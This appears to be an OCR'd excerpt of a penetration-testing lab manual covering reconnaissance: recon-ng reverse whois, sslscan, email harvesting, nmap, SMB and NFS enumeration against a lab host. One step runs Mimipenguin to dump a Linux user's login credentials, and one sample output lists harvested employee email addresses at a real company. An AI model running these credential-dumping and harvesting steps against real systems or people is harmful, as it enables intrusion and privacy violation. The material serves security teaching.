
```
[recon-ng][javatpoint] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
[recon-ng][javatpoint] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][javatpoint][viewdns_reverse_whois] >
```

- As we can see, we are now in the **viewdns_reverse_whois** module. To utilize this module, we must first set the source.

Options set SOURCE (domain name)

```
File  Actions  Edit  View  Help
  +--------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][javatpoint] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
[recon-ng][javatpoint] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][javatpoint][viewdns_reverse_whois] > options set SOURCE google.com
SOURCE => google.com
[recon-ng][javatpoint][viewdns_reverse_whois] > run

GOOGLE.COM
[*] Domain: 028-hty.com
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 04plan.com
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 0512zc.cn
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 0817gsstny.com
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.biz
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.com
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.info
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.mobi
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.net
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-466-4411.org
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-goog-411.biz
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: 1-800-goog-411.info
[*] Notes: None
[*] ------------------------------------------------------
```

Shodan Eye tool collects all information about all devices that are directly connected to the internet with the specified keywords that you enter. This way you get a complete overview.



c. SSL Server Test

SSLScan is a command-line tool that performs a wide variety of tests over the specified target and returns a comprehensive list of the protocols and ciphers accepted by an SSL/TLS server along with some other information useful in a security test:

```
root@kali:~# sslscan google.com:443
Version: 1.11.12-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 172.217.31.206

Testing SSL server google.com on port 443 using SNI name google.com

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
```

Practical No. 4

User Information Gathering

a. Email Harvesting, Password Dumps

Email Harvesting

This package contains EmailHarvester, a tool to retrieve Domain email addresses from Search Engines.

How to install: `sudo apt install emailharvester`

Examples


- **Search in Google**
  * ./EmailHarvester.py -d example.com -e google
- **Search in all engines/sites**
  * ./EmailHarvester.py -d example.com -e all

```
→  EmailHarvester git:(master) ✗ ./EmailHarvester.py -d teslamotors.com -e all
[-] Searching everywhere..

[-] Searching in Google..

        Searching 0 results...

[-] Searching in Bing..

        Searching 0 results...
        Searching 50 results...

[-] Searching in ASK..

        Searching 0 results...

[-] Searching in Yahoo..

        Searching 1 results...


[+] Emails found:
------------------
hyperloop@teslamotors.com
diarmuid@teslamotors.com
mike@teslamotors.com
vulnerability@teslamotors.com
e@teslamotors.com
kurt@teslamotors.com
mdesai@teslamotors.com
autopilot@teslamotors.com
skrish@teslamotors.com
newsletter@teslamotors.com
413-4009colette@teslamotors.com
ownersmanualfeedback@teslamotors.com
elon@teslamotors.com
campusrecruiting@teslamotors.com
vnavarre@teslamotors.com
EURecruitment@teslamotors.com
Paris_Service@teslamotors.com
ageorgeson@teslamotors.com
kschira@teslamotors.com
jb@teslamotors.com
@teslamotors.com
merchandise@teslamotors.com
```

Password Dumps


Mimipenguin is a free and open source, simple yet powerful Shell/Python script used to dump the login credentials (usernames and passwords) from the current Linux desktop user and it has been tested on various Linux distributions.

Installing Mimipenguin in Linux Systems



Once you have downloaded the directory, move into it and run mimipenguin as follows:

```
$ cd mimipenguin/
$ ./mimipenguin.sh
```




b. Information Gathering Frameworks- OSINT Framework, Maltego

Maltego is an open-source intelligence forensic application. Which will help you to get more accurate information and in a smarter way. In simple words, it is an information-gathering tool.


1. Open Terminal and type “maltego” to run Maltego tool:

maltego


2. You have to register yourself first to use Maltego and remember your password as you will need it again the next time you login into Maltego. After the registration process, you can log in to Maltego. After that click on **Machines** and then choose **Run Machine.**




3. Machine: A machine is simply what type of foot printing we want to do against our target. Select the machine that you want to use.



4. Once we are done with the process of choosing a machine for our footprinting. We need to choose a Target.



5. Maltego will now begin to gather info on our target and display it on screen as below:



Practical No. 5


Active Information Gathering

a. DNS Enumeration

Enumeration is the process of collecting information about user names, network resources, other machine names, shares and services running on the network. DNS identification is the procedure of finding all the DNS servers and their relating records for an organization.

usage:-

dnsenum [options] [domain name]



b. Port Scanning

In computer networking, a **port** is a virtual point where network connections start and end. It is common technique hackers or cyber-security experts used to discover open doors or weak points in a network.

Network mapper, popularly known as Nmap, is the most widely known port scanner. It finds TCP and UDP open ports with a great success, and it is an important piece of software in the penetration tester's toolkit. Kali Linux comes with Nmap preinstalled.

Scan in verbose mode (-v), enable OS detection, version detection, script scanning, and traceroute (-A), with version detection (-sV) against the target IP (192.168.1.1):


```
root@kali:~# nmap -v -A -sV 192.168.1.1

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-13 18:40 MDT
NSE: Loaded 118 scripts for scanning.
```

```
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 3001/tcp on 192.168.1.1
```

c. SMB Enumeration

SMB(Server Message Block protocol) is a client-server communication protocol that is used for sharing access to files, devices, serial ports, and other resources on a network. SMB enumeration is a multipart process in which we enumerate the host or target system for different information like Hostnames, List shares, null sessions, checking for vulnerabilities, etc.

Open terminal and type command "***enum4linux -U 192.168.25.129***" as shown below.



As you can see below, it lists us Nbtstat information of what services are active on the target.

```
 ============================================
|    Nbtstat Information for 192.168.25.129    |
 ============================================
Looking up status of 192.168.25.129
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```


We can see below that it has listed all the SMB users present on the target.

```
 ============================
|    Users on 192.168.25.129    |
 ============================
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (n
ull)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (n
ull)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (n
ull)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (n
ull)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (n
ull)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,,D
esc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (n
ull)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (n
ull)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (n
```

d. NFS Enumeration

NFS listens on UDP/TCP ports 111 and 2049. Use common tools like nmap identify open NFS ports.

```
nmap -sS -pT:2049,111,U:2049,111 192.168.1.0/24 -oA nfs_scan

grep -i "open" nfs_scan.gnmap
```



